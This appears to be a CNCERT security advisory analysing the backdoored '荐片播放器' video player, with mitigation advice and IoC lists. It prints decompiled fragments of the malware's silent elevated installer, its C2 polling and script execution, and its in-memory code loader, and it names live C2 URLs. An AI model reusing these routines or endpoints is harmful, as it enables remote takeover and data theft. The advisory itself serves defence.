

关于内置后门功能的恶意软件“荐片播放器” 大规模传播的风险提示

近期，国家互联网应急中心（CNCERT）监测发现，“荐片播放器” Windows 端应用程序内置后门功能，可在用户不知情的情况下采集终端信息、下载运行其他程序，并接收服务端指令执行任意代码，存在终端被远程控制、个人信息泄露等安全风险。目前，境内已监测到超 70 万台设备感染。为帮助广大用户和有关单位识别风险、开展排查，现将该软件的主要恶意行为、感染情况及防范建议提示如下。

一、概述

本次分析对象为“荐片影视”所谓官方地址（www.jianpian.com，非国内合法备案网站）提供下载的“荐片播放器” Windows 端应用程序。经分析，该程序在提供影视播放功能的同时，通过注册表自启动项和系统服务保持后台运行，具备静默安装第三方软件、采集终端指纹与行为数据、篡改剪贴板内容等功能。其内置的两条独立通信通道可定期接收并执行服务端下发的脚本，结合进程注入、内核驱动加载和内存执行能力，使服务端能够持续向终端投递和运行其他程序。

对不同版本的比对发现，该软件虽调整了通信域名、接口和加密方式，但脚本下发执行、终端信息采集、进程注入等主要恶意行为仍然存在。2026 年 9 月 15 日至 22 日，CNC

ERT 累计监测到境内 700,260 台设备感染，日上线受控终端数量最高达 251,880 台。

二、恶意样本分析

经对程序及其组件开展逆向分析，发现其通过启动器、核心业务库、脚本执行模块和更新服务协同实现配置获取、信息采集、载荷下载执行及持续驻留等功能。各模块的位数与主要作用见表 1，具体恶意行为分析如下。

表 1 恶意软件部分模块清单与角色

模块	位数	角色
jianpian.exe	32	启动器：解开加密的函数名，加载核心库并转发命令行
jianpianer.dll	32	核心业务库：配置拉取、静默下载执行、指纹、剪贴板劫持、广告弹窗、内嵌浏览器接口
jianpianhelp.dll	64	脚本下发执行模块（方式一）：唯一没有数字签名的程序，文件时间戳为全 F 填充的无效值
Jp_Update.exe	64	脚本下发执行模块（方式二）：Windows 服务、定时汇报、BlackBone 注入与内存执行程序
FileSuite.exe	32	媒体文件关联改写专职工具（需要管理员权限）

（一）隐藏驻留与持久化

安装时核心业务库 jianpianer.dll 将自身写入注册表自启动项 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\JIANPIAN，键值附加--windowstate=hide source=autorun 参数，用户登录后隐藏窗口自启、无任何界面；同时管理 StartupApproved\Run 项，使任务管理器中的“禁用”操作失效。Jp_Update.exe 被安装为开机自启动的系统服务 Jp_Update；服务启动后获取当前登录用户令牌，以该用户身份在用户桌面重新启动自身，获得桌面全部操作能力。

（二）无感知强制安装第三方软件

核心业务库 jianpianer.dll 定时请求配置接口 https://pconfig.<域名>/svr_optns/config.php（主用 jianpiancloud.com，备用 jphwapi.com），解析返回的 21 个控制字段；按配置中地址将第三方安装程序下载至 %TEMP% 临时文件夹（随机文件名），再以管理员权限（runas）、完全隐藏窗口（nShow=0）运行，结束后自动退出，全程无感知。下载何种软件、从何地址下载均由服务器决定。关键代码见图 1。

```
int __thiscall sub_3110D610(UiLib::CWindowWnd *this) // jianpianer.dll 静默安装执行例程
{
    ... (变量声明略)
    // 【注】确认下载的文件存在
    /* 3110D628 */ result = PathFileExistsW(pszPath: pszPath);
    /* 3110D630 */ if ( result )
    /* 3110D636 */ {
        // 【注】判断是否满足提权条件
        /* 3110D636 */ if ( (unsigned __int8)sub_31152D40() )
        /* 3110D642 */ {
            // 【注】指定以管理员权限运行
            /* 3110D659 */ pExecInfo.lpVerb = L"runas";
            /* 3110D66E */ pExecInfo.lpFile = (LPCWSTR)sub_310092D0(unk: (char *)this + 2116);
            // 【注】窗口完全隐藏——用户看不到任何界面
            /* 3110D678 */ pExecInfo.nShow = 0;
            /* 3110D67F */ pExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
            /* 3110D68A */ if ( ShellExecuteExW(pExecInfo: &pExecInfo) )
            /* 3110D698 */ CloseHandle(hObject: pExecInfo.hProcess);
            /* 3110D642 */ }
            ... (中略)
            // 【注】向自己发"关闭窗口"消息 (WM_QUIT) 退出
            /* 3110D6D7 */ return UiLib::CWindowWnd::PostMessageW(this: this, Msg: 0x12u,
            /* 3110D6D7 */ wParam: 0, unk: 0);
        }
    }
}
```

图 1 以管理员权限、隐藏窗口运行下载的安装程序

（三）批量采集终端指纹与行为数据

核心业务库 jianpianer.dll 读取 C 盘卷序列号与第一块物理以太网卡 MAC 地址（跳过名称含“virtual”的虚拟网卡），以“-”拼接生成设备唯一指纹，持久化写入注册表 HKEY_LOCAL_MACHINE\SOFTWARE\JianPianPlayer\PCCode，并

随 pconfig 服务器统计接口 (/svr_optns/logstat/stat) 上报，服务器可据此逐台识别终端。同时会在本地存储目录 wkeStorage 中留存渠道归因数据，记录推广活动编号、安装渠道、来源域名与安装时间，完成用户来源链路记录。

(四) 双通道脚本下发与任意代码执行

jianpianhelp.dll 每 30 分钟向 http://jptongji.jianpiancloud.com:8002/ssl.asp?ver=1.2.3.30 发送 POST 请求 (通道一); Jp_Update 服务每 20 分钟向 http://jptongji.<域名>:8002/ssl.asp?ver=4.0.1 发送 POST 请求 (通道二，默认域名 jianpiancloud.com)。服务器返回的内容开头两个字符为“00”时，即被内置脚本引擎 (MSScriptControl, JavaScript) 作为代码直接执行，服务器由此可随时向在线终端下发任意代码。“00”开关判断见图 2。

```
void __noreturn sub_180020288() // jianpianhelp.dll 脚本通道一轮询线程
{
    // 【注】默认联系地址
    /* 180020307 */ unknown_libname_157(unk: v6,
    /* 180020307 */ unk: "http://jptongji.jianpiancloud.com:8002/ssl.asp?ver=");
    ... (中略: 每 30 分钟发起一轮请求)
}
__int64 __fastcall sub_18001F974(_QWORD *lpThreadParameter) // 通道一请求返回内容处理
{
    ... (前略: POST 请求, 返回 200 后取响应内容)
    // 【注】取返回内容的前 2 个字节
    /* 18001FD02 */ v16 = sub_18000A1F4(unk: v42, unk: &v53, unk: 0, unk: 2);
    ... (中略)
    // 【注】48 是字符"0"——判断开头两个字符是否为"00"
    /* 18001FD1F */ || ((v18 = *v17 < 0x30u, *v17 != 48) || (n0x30 = v17[1],
    /* 18001FD1F */ v18 = n0x30 < 0x30u, n0x30 != 48) ? (v20 = v18 ? -1 : 1)
    /* 18001FD1F */ : (v20 = 0), v20)
    ... (中略)
    /* 18001FD93 */ if ( v21 )
    // 【注】"00" 检查通过: 交给脚本引擎执行
    /* 18001FD9F */ sub_1800131A4(a1: v40, a2: 0);
    ... (后续略)
}
```

图 2 返回内容以“00”开头即交由脚本引擎执行

Jp_Update 侧的脚本引擎注册了 callapi、HashCls 等内置功能 (见表 2)，赋予服务端下发脚本超出普通网页脚本的系

统操作权限，可实现部分高风险行为：调用任意 DLL 函数、创建任意 COM 对象、下载并运行任意文件文件、向指定内存地址写入数据等。

表 2 脚本可调用的部分内置功能

功能名	作用
callapi	调用任意 DLL 文件中的任意函数
HashCls	下载任意文件并执行
CreateActiveXObject	创建任意 COM 组件对象
SetLongToPtr/ SetIntToPtr / SetStringToPtr	向指定内存地址写入数据
alert	弹窗与信息回显

下发内容按文件头分流执行：标准 PE 文件在内存中映射执行，自定义“CODE”头的数据块复制到可读可写可执行内存后直接调用——任意程序均可在不落盘的情况下运行。该模块还内嵌 BlackBone 注入框架，可向 32/64 位进程注入代码并加载 BlackBoneDrv7-10.sys 内核驱动（驱动文件运行时从服务器下载）。关键代码见图 3。

```
_B00L8 __fastcall sub_1400CA08(wchar_t *Filename, char a2, wchar_t *Buffer)
// Jp_Update.exe 下载内容执行
{
    ... (前略: 16 整数密钥解析、w fopen 读入)
    // 【注】读入要执行的文件
    /* 14000CBD0 */ File = w fopen(Filename: Filename, Mode: L"rb");
    ... (中略)
    // 【注】23117 是"MZ"、17744 是"PE"——标准 exe 文件
    /* 14000CD45 */ if ( (*_WORD *)DstBuf_3 == 23117 &&
    /* 14000CD45 */ (*_DWORD *)((char *)DstBuf_3 + *((int *)DstBuf_3 + 15)) == 17744 )
    /* 14000CD55 */ {
        ... (中略)
    // 【注】走内存映射执行——不落盘、不调用系统加载器
    /* 14000CD72 */ v6 = sub_140026360(a1: dwSize_3, a2: (__int64)DstBuf_3);
    /* 14000CD55 */ }
    // 【注】1162104643 = 0x45444F43, 文件开头 4 字节为 ASCII "CODE" (自定义格式头)
    /* 14000CD92 */ else if ( (*_DWORD *)DstBuf_3 == 1162104643 )
    /* 14000CDA5 */ {
    // 【注】申请一块"可读可写可执行"内存
    /* 14000CDA5 */ v25 = VirtualAlloc(lpAddress: nullptr, dwSize: dwSize_2,
    /* 14000CDA5 */ flAllocationType: MEM_COMMIT, flProtect: PAGE_EXECUTE_READWRITE);
    // 【注】跳过 4 字节头, 复制其余内容并直接调用——运行代码片段
    /* 14000CDBE */ sub_14008DE90(unk: v25, unk: (char *)DstBuf_3 + 4,
    /* 14000CDBE */ unk: (unsigned int)(dwSize_2 - 4));
    /* 14000CDC3 */ v26( ... );
    ... (后续略)
    }
```

图 3 任意 PE 文件不落盘内存执行

（五）流量劫持与导流

核心业务库 jianpianer.dll 后台监听剪贴板，将用户复制

的以 HTTP://或 FTP://开头的链接静默替换为服务器下发的推广链接，替换结果 m3u8 视频源时自动拉起播放。FileSuite.exe 以管理员权限将 36 种媒体格式的默认打开方式批量改写为自家播放器，包括覆盖用户已选定的 UserChoice 项。广告弹窗地址、内容与弹出节奏由 config.php 配置字段控制，广告页经内嵌浏览器开放的本机接口可获得写文件、创建组件、触发下载、读取本机指纹等执行能力。

（六）通信隐藏与自恢复

Jp_Update.exe 每轮回连时将回传域名动态解析为 IP 并在请求中以 IP 直连，服务器可经注册表 HKEY_CURRENT_USER\SOFTWARE\JIANPIAN 下的 main_domain（通道二对应“main domain”）值远程更换回传域名；jianpianer.dll 解析其配置、广告、统计类域名时，核心库对配置与广告类域名经 DoH 加密解析；jianpianhelp.dll 内置修复逻辑，模块文件被删除后，可经 <http://web.<域名>:8000/mini/repair.asp> 从服务器重新下载安装。

（七）恶意程序更新变化

经对比分析，“荐片影视”所谓官方网站（www.jianpian.com）当前下载的最新版本“荐片播放器”Windows 应用程序已升级，相关改动为：回传地址均加密为 HTTPS，脚本下发通道由 <http://jptongji.<域名>:8002/ssl.asp> 变更为 <https://jptongji.<域名>/ssl.php>；控制服务由 jianpiancloud.com、x-app.one 等域名整体迁移至 jpcloud.org 域名族；网络通信改用自带 libcurl 库并新增加密流量隧道。隐藏自启、静默安装、指

纹采集、剪贴板劫持、脚本下发执行与进程注入等主要恶意行为保持不变。

三、感染规模

通过监测分析，发现境内于 2026 年 9 月 15 日至 9 月 22 日期间，该恶意软件感染的日上线受控终端数量最高达 251,880 台，累计监测到 700,260 台设备被感染，境内每日感染终端数量情况如下。




图 4 境内日上线受控终端数量

四、防范建议

（一）规范软件获取渠道，防范捆绑安装

不从非正规渠道下载安装捆绑推广的影视播放器类软件；下载软件时核对数字签名主体，警惕以个人证书签名的安装程序；留意安装过程中默认勾选的捆绑选项。

（二）全面排查感染终端，及时清除恶意程序

按 IOC 排查注册表 Run 键 JIANPIAN、SOFTWARE\JIANPIAN 键、服务 Jp_Update 与 BlackBone、安装目录及%APPDATA%\jianpianhelp\下的可疑模块、%TEMP%目录中的随机名可执行文件。确认感染终端应视为受控主机，隔离排查

后建议重装系统。

（三）封堵恶意域名与 IP，阻断回传通信

在边界安全设备上封禁相关 IOC；重点监测对 jptongji.jianpiancloud.com:8002/ssl.asp 等 8002 端口、ssl.asp 地址的周期性 POST 请求（30/20 分钟两个周期）。

（四）强化终端防护与权限管控

开启终端防护软件实时防护并保持病毒库更新；遵循最小权限原则，不使用管理员账户日常办公，限制未知程序以管理员权限运行；及时安装系统与常用软件安全补丁。

（五）加强日常安全监测与审计

定期巡检终端自启动项、系统服务、进程与网络连接，关注剪贴板内容被替换、文件关联被篡改等异常现象；留存终端与边界网络日志，为影响范围认定和溯源处置提供依据。

五、相关 IoC

（一）样本 SHA256

2C976B8D99E5BBBB2D1E073D10FF311D3190A8E1D1
A772A7E60ABB2C3D25AB69

11BF146FA88FC20835B44371915C581202431799094DD
C59F35D0D5BAC94ACCE

D51889A1B794FD5E00111745B63D731999E42ED9B8F
530C69CDC371FD3EAFE2D

DDF4EF9AD9F93D4F345F9B923B5DC91712D77FFC68
592510CA7BFCF88E24996D

2E0EF1472F8DC0431D8A4619E49EE240A1A02BBD28
455668D5710CA427E8EEB9

7222D26BEE974BE94033CC29C2025881F84B3F9B23F9
9B45848E61FD2A77EDCA

953D6871D3033BF21A5829B4B0F6A9E0F5F1978159E3
9DB25931C7873CD658BF

672A497B219AC5979C159CE0FDA33B4147ADDD0FE8
EE3ED2F17080E6828C3E58

21DD44ABBADF3CFE5327410C034758DFEDB9EF387
A2826714B94AC5954E5DCB9

(二) IP

45.117.8[.]37

45.120.103[.]111

34.150.19[.]222

(三) DOMAIN

jptongji.jianpiancloud[.]com

jianpianjptongji.x-app[.]one

pconfig.jianpiancloud[.]com

media.jianpiancloud[.]com

web.jianpiancloud[.]com

jphwapi[.]com

pchwjiasu.abkc4[.]com

pchwjiasu.arykoyq[.]com

jptongji.jpcloud[.]org

pconfig.jpcloud[.]org

media.jpcloud[.]org

web.jpcloud[.]org

www.jpcloud[.]org

(四) URL

http[:]//jptongji.jianpiancloud.com:8002/ssl.asp?ver=1.2.3.

30

http[:]//jptongji.jianpiancloud.com:8002/ssl.asp?ver=

4.0.1

https[:]//jptongji.jpcloud.org/ssl.php?src=svc&ver=5.0.0.1

https[:]//jptongji.jpcloud.org/ssl.php?src=dll&ver=5.0.0.1

https[:]//jptongji.jpcloud.org/api/v1/client-event

https[:]//pconfig.jianpiancloud.com:8000/svr_optns/config.

php

https[:]//pconfig.jpcloud.org/svr_optns/config.php

http[:]//pconfig.jianpiancloud.com:8000/svr_optns/logstat/s

tat

http[:]//media.jianpiancloud.com:8000/index.php?s=Home-
Api-jscode-key-m3u8

http[:]//web.jianpiancloud.com:8000/mini/repair.asp?state=
repair

https[:]//web.jpcloud.org/mini/repair.php?state=repair

https[:]//pconfig.jpcloud.org/download/jianpian_setup.exe

六、致谢

感谢启明星辰 VenusEye 威胁情报中心和中孚安全元亨实验室在本报告的样本分析工作中做出的重要贡献。